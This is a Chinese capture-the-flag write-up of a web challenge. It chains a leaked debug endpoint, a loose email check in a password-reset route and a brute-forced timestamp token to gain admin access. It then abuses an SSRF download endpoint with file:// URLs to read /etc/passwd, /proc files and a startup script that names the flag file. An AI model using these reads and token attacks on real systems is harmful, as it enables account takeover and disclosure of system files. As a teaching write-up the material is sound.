


思路

首先注意三个接口

- 1 login: 泄露账户是admin, 密码未知, 尝试弱口令, 无果, 无sql注入
- 2 reset: 需要email
- 3 download: 需要是admin权限


这里就得注意了



```
// Debuging and testing
// (function() {
//     //点击button按钮处理
//     $("button").click(function() {
//         $.get("/getPrivateInfo/?username=", function(data, status) {
//             alert("数据: " + data + "\n状态: " + status);
//         });
//     });
// }());
```

没注意这道题就G了


这里可以得到admin的email




```
← → ↻ 🏠 🔒 不安全 http://39.107.121.54:26626/getPrivateInfo/?username=admin

Email:saferman@23333.private.reallybesthack.com
```

拿到email自然去reset了 (这里简单测试发现好像只能用admin的email)



如下



注意这个token的组成，后半部分就是简单的base64编码，前半部分是一个未知的加密，尝试跟随接口，但是

会显示不是admin

上述就是前期的一个基本的思路了，我个人受困于黑盒场景，一直想找CVE打请求走私，web队友敏锐发现了两处很关键的地方，这道题就很清晰了

- 弱比较
- 时间戳加密

我们思考，既然我们要 `/resetpassword?token=xxxxx`，但是直接reset->email无法获得admin-token，还有其他办法吗？

首先我们思考如果加密逻辑可知，是否可以通过已有token不经过email直接拿到admin的token？

如果你没有尝试弱比较，就无法更进一步了

实际发现，reset接口处是可以接受 `saferman@23333.private.reallybesthack.com1` 因为它的弱比较，这里剧透一下

```
1 @app.route('/reset/', methods=['GET', 'POST'])
2 def reset():
3     if request.method == 'POST':
4         email = request.json['email']
5         result = {}
6         if (isinstance(email, str) and email.startswith(admin_email) ) or \
7             (isinstance(email, list) and len(email)>0 and email[0] ==
admin_email ) or \
8             (isinstance(email, tuple) and len(email)>0 and email[0] ==
admin_email):
9             # send email
10            # session['admintoken'] = xxxx
```

```

11         # /resetpassword?token=
12         if isinstance(email, str):
13             email = email.split(";")
14             # email = [email]
15         email2token = {}
16         for each_email in email:
17             email2token[each_email] = genToken(each_email)
18         t = {}
19         for k_email, v_token in email2token.items():
20             if k_email == admin_email:
21                 session['admintoken'] = v_token
22             else:
23                 t[k_email] = "/resetpassword?token=" + v_token
24             result['code'] = "OK"
25             result['message'] = "The reset link is sent to emails
successfully!" + \
26                 "If you don't receive the email, please see your reset link
via /getPrivateInfo/?email=[your_email]"
27             session['linkdict'] = json.dumps(t)
28             # print(session['linkdict'])
29         else:
30             result['code'] = "bad"
31             result['message'] = "sorry, not admin's email"
32         return jsonify(result)
33     if request.method == "GET":
34         return render_template('reset.html', inline_css=INLINE_CSS)

```

嗯，然后呢？我们短时间内触发两个，看看email生成的token有什么不同

这里可以写个python脚本，这里不演示了，很明确的就能看到，就改变末尾的相邻数字，其实，最后生成的token的差距只是最后的3位字符，理论上，我们可以同时reset两个email

```

1  saferman@233333.private.reallybesthack.com
2  saferman@233333.private.reallybesthack.com8=>ycdhwoaj61smbkgu234-
   c2FmZXJtYW5AMjMzMzMUCHJpdmF0ZS5yZWZsbHliZXN0aGFjay5jb204

```

然后根据ycdhwoaj61smbkgu234末尾三位打爆破，再构造正确的token发至 /resetpassword/

耐心等待即可拿到admin的密码 `McQKiL7Fgtozw7TA0pymfeijmTkks81G`，这里爆破的时候其实发现很快，也有这层原因在

```

1  if __name__ == "__main__":
2      import sys
3      import os
4
5      sys.path.append('/app')
6
7      try:
8          os.setgid(1001) # 先设置组
9          os.setuid(1001) # 再设置用户
10         print("Dropped privileges to uid=1001 gid=1001")
11     except PermissionError:
12         print("Warning: Cannot drop privileges (not running as root)")
13
14     from waitress import serve

```

```

15
16     print("Starting server on http://0.0.0.0:8000 with 10 threads...")
17     serve(
18         app,
19         host='0.0.0.0',
20         port=8000,
21         threads=10,          # 直接对应 threads=10
22         # connection_limit=1000, # 可选: 提高连接数
23         # asyncore_use_poll=True, # 可选: 性能优化
24     )

```

拿到密码后登录，即可以使用download接口，看来是个SSRF，就打 `file:///etc/passwd` en, 开始找源码，`/app/app.py` 没有，摸不着头脑

```

1 /proc/self/environ #/app/main.py
2 /proc/1/environ    #这里是一个悲剧

```

拿到源码之后也没什么其他讯息了，就这个接口可以打SSRF

```

1 @app.route('/download/', methods=['POST'])
2 def download():
3     # can visit this api directly
4     if not session.get('username', None):
5         return redirect(url_for('login'))
6     if request.method == 'POST':
7         url = request.form["url"]
8         try:
9             # banned_suffix = re.compile('.*(\.py)')
10            # if re.match(banned_suffix, url):
11            #     return "U are not allowed to read .py file"
12            # rex_ip = re.compile('.*((127\.0\.0\.1)|(0177.0.0.1)|
(0x7F000001)|(2130706433)|(localhost)|(10\.\.\d{1,3}\.\.\d{1,3}\.\.\d{1,3})|
(172\.\.((1[6-9])|(2\.\d)|(3[01]))\.\.\d{1,3}\.\.\d{1,3})|
(192\.\.168\.\.\d{1,3}\.\.\d{1,3}))')
13            # if re.match(rex_ip, url):
14            #     return "Banned, because a internal IP address is
detected!"
15            res = urllib.request.urlopen(url)
16            return res.read().decode('utf-8')
17        except Exception as e:

```

这里gopher是用不了的，就好像只能file读了，内网就一个redis，也干打不了然后就是漫长的找RCE，认为需要提权拿/root下的flag，因此错失解题机会了

Hello admin

这是一个未完成的请求测试小工具demo

请求地址

file:///etc/passwd 🔍

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
redis:x:101:102:./var/lib/redis:/bin/false
uwsgi:x:1001:1001:./home/uwsgi:
```

上述，其实关键在于我先前读取的 `/proc/1/cmdline`

```
1 | /etc/passwd/etc/start.sh
```

我没有读取 `/etc/start.sh`，因此没看到flag的文件名，苦也

```
1  #!/bin/bash
2
3  FLAG_PATH=/sdgfsdfyxzfvgjnrtuwerewyrtu_flag
4  FLAG_MODE=M_ECHO
5  if [ ${ICQ_FLAG} ];then
6      case $FLAG_MODE in
7          "M_ECHO")
8              echo -n ${ICQ_FLAG} > ${FLAG_PATH}
9              FILE_MODE=644
10             chmod ${FILE_MODE} ${FLAG_PATH}
11             ;;
12             "M_SED")
13                 #sed -i "s/flag{x*}/${ICQ_FLAG}/" ${FLAG_PATH}
14                 sed -i -r "s/flag\{[^\}]*\}/${ICQ_FLAG}/" ${FLAG_PATH}
15                 ;;
16             "M_SQL")
17                 # sed -i -r "s/flag\{.*\}/${ICQ_FLAG}/" ${FLAG_PATH}
18                 # mysql -uroot -proot < ${FLAG_PATH}
19                 ;;
20             *)
21                 ;;
22             esac
23             echo [+] ICQ_FLAG OK
24             unset ICQ_FLAG
25         else
26             echo [!] no ICQ_FLAG
27         fi
28
29     # del eci env
```

```
30 rm -rf /etc/profile.d/pouchenv.sh
31 rm -rf /etc/instanceInfo
32
33 redis-server /etc/redis/redis.conf
34 # tail -f /dev/null
35 # uwsgi --ini /app/app.ini
36 python /app/main.py
```

```
1 file:///sdgfsdfyxzfvvgjnrtuwerewyrtu_flag
```